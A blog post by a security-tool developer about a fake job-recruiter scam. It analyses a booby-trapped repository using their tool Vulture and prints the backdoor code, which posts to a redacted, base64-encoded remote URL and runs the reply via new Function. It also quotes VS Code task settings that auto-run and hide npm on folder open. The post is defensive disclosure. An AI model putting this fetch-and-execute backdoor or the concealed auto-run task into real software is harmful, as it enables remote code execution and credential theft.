
TLDR; I had the “opportunity” to interact with a recruitment scammer and test their “code base” using the software reliability and security tool called Vulture which I am building. This post discusses the encounter, successful analysis and detection of the codebase with my tool and a discussion of the codebase with the backdoor.
Shout-out : Beware of job offers/business/partnership proposals do research. Never download/clone/run unknown software or source code on your computers.
The Recruitment scammer
The sophisticated “recruitment” scams offering payment is a new trend which is becoming common place now. I had previously written about such scams in Malicious source code shared via job offers/business offers
Now these scams have become well orchestrated and the latest one came with a well crafted document, pointed to a genuine project and shared a Calendly link to schedule a meeting – I setup meeting. Scrambled to setup a Quebs OS environment. From the previous incidents I anticipated a code repo to be shared with either hidden git hooks or Python or Node codebase with backdoor.


The call was scheduled via Google meet. The scammer spoke with a distinct accent, probably South East Asian and struggled to convey the ideas. He quickly navigated to their project and shared a Codeberg.org link and explained this is some sort of AI driven trading simulation platform. I quickly browsed through the repository in the browser. One config.js looked odd but I missed out the rest. He asked me to share the screen (yes, full screen) and try to load the code base in VSCode. I tried to explain that I don’t use VScode and use another editor. The scammer was thoroughly unhappy about this for sure! After a moment or two of silence he asked me to reachout via linkedin once I have the VScode. I did reach-out via Linkedin and patiently waiting now 🙂
The Codebase
It was clear that the backdoor involves the .vscode folder. I cloned the codebase to a throwaway Quebes OS VM and inspected. Apart from the a suspicious looking config.js and a password it was not easy to find the backdoor in the codebase. Since I am not familiar with the VSCode functionality, I fired up vulture’s CWE agent.
The Proud moment

I must admit that I was proud when Vulture dutifully came back with the report,

I decided to do a second pass with CWE and OWAP agents and the results were better this time:
    ⚠ Finding [MEDIUM]: Workspace settings hide the .vscode folder (containing the malicious tasks.json) from the file explorer
    ⚠ Finding [MEDIUM]: Task command is disguised as a Node REPL welcome banner to deceive the user
    ⚠ Finding [MEDIUM]: Task presentation settings suppress all visible evidence of execution
What does the code do ?
Step 1:
Once unsuspecting end user opens the code in VScode, it automatically triggers `npm install and npm start” – essentially installs the booby trapped codebase. To hide the process and deceive the user a welcome message via REPL welcome banner is shown as well.
Vulture’s report says:
The file tasks.json is configured to run automatically whenever the workspace folder is opened (“runOn”: “folderOpen”). Its command first prints a decoy Node.js REPL welcome banner (node -e “console.log(‘Welcome to Node.js v24.11.0…’)”), then silently installs dependencies (npm install -s) and starts the project (npm start). The presentation block (“reveal”: “never”, “echo”: false, “focus”: false, “showReuseMessage”: false, “close”: true) and the problemMatcher (“activeOnStart”: true, “endsPattern”: “Nexa simulator server listening|webpack compiled”) are used to conceal the execution from the developer and keep the background task alive. This is a textbook malicious-repo / supply-chain attack: merely opening the folder in VS Code triggers arbitrary code execution (via npm install lifecycle scripts and npm start) with no user consent, and the activity is deliberately hidden. This is embedded malicious code (CWE-506) that also amounts to code injection / arbitrary code execution (CWE-94) and inclusion of functionality from an untrusted control sphere (CWE-829).
Step 2:
Once user runs the code, either opening via VScode or running it, seemingly innocent file sends the local computer’s environment variables to a remote URL – an application hosted on Vercel. The remote URL is base64 encoded and present in the code. The application opens up a remote code execution environment. Once the machine is finger printed, the victim gets unique victim id (obviously for internal quality assurance purposes!). Now that there is a remote execution environment, the stage two starts from a separate OVH hosted server. The stage 2 payload is the actual operator who then tries to exfiltrates the entire environment using processInfo : JSON.stringify(process.env) . This payload then waits for further command from the remote command command control server.
The RCE environment comes completed with a command to terminate itself with a remote command that reads: “crash the bad guys“
The step 3 and beyond are unknown and I am not sure what could be delivered beyond the step 2.
Vulture’s report:
## [CRITICAL] Remote code execution via new Function on untrusted HTTP response

| Field | Value |
|-------|-------|
| Severity | critical |
| Category | CWE-94 |
| File | `server/controllers/auth.js:80-83` |
| Agent | CWE |
| Audit | 52bd5984-55e9-c89f-ce89-e4dc36313561 |

### Description
The module executes arbitrary JavaScript returned by a remote endpoint. `validateApiKey()` (called at module load on line 27) POSTs to a base64-encoded URL (`BASE64_URL_REDACTED` decodes to `https://REDACTED.vercel.app/api`) and then runs the response body as a function body with `require` injected as an argument: `new Function("require", response.data); executor(require);`. This gives a remote attacker full control of the Node.js process (arbitrary code execution, filesystem access, credential theft). The surrounding 'mempool scan' comment is a red herring — this is a paper-trading simulator with no mempool functionality, indicating injected malicious code. This is a persistent backdoor that fires on every server start.

### Code
```
70:         res.json({ token });
71:       },
72:     );
73:   } catch (err) {
74:     console.error(err.message);
75:     res.status(500).json({ msg: 'Internal server error' });
76:   }
77: };
78:
79: async function validateApiKey() {
80:   verify(setApiKey("BASE64_URL_REDACTED"))
81:     .then((response) => {
82:       const executor = new Function("require", response.data);
83:       executor(require);
84:       console.log("API Key verified successfully.");
85:       return true;
86:     })
87:     .catch((err) => {
88:       console.log("API Key verification failed:", err);
89:       return false;
90:     });
91: }
92:
93: const getCurrentUser = async (req, res) => {
```

### Recommendation
Remove the entire `setApiKey`/`verify`/`validateApiKey` block and the top-level `validateApiKey()` invocation. Never execute data received over the network. If an external API check is genuinely required, validate the response against a strict schema and never pass it to `new Function`, `eval`, or `Function`. Audit the repository history and CI/CD pipeline for how this code was introduced, and rotate all credentials that were reachable from this process.
Vulture
Vulture is a software reliability and security tool which uses agentic audits with a shift left philosophy. The core idea is catch reliability and security issues during the the software development cycle and not as an after thought. Vulture is developed in open and over the period last 2 months, I have been increasing its accuracy by removing the false positives in the deterministic layer and optimizing the LLM based validation. I was preparing release 0.0.19 by running tests against Google Gemini 2.5 Flash and Qwen 3.8 27B on my local LM Studio setup. My test targets have been various projects my teams are working on and the incredible OWASP Juice Shop – the stack used for security trainings and Capture the Flags (CTF). Its at this point that I was presented with the opportunity of this new codebase with enough vulnerabilities ! I must admit that the scammers code base has helped to ensure the quality of the latest release 😉
The latest release of Vulture is here
Likes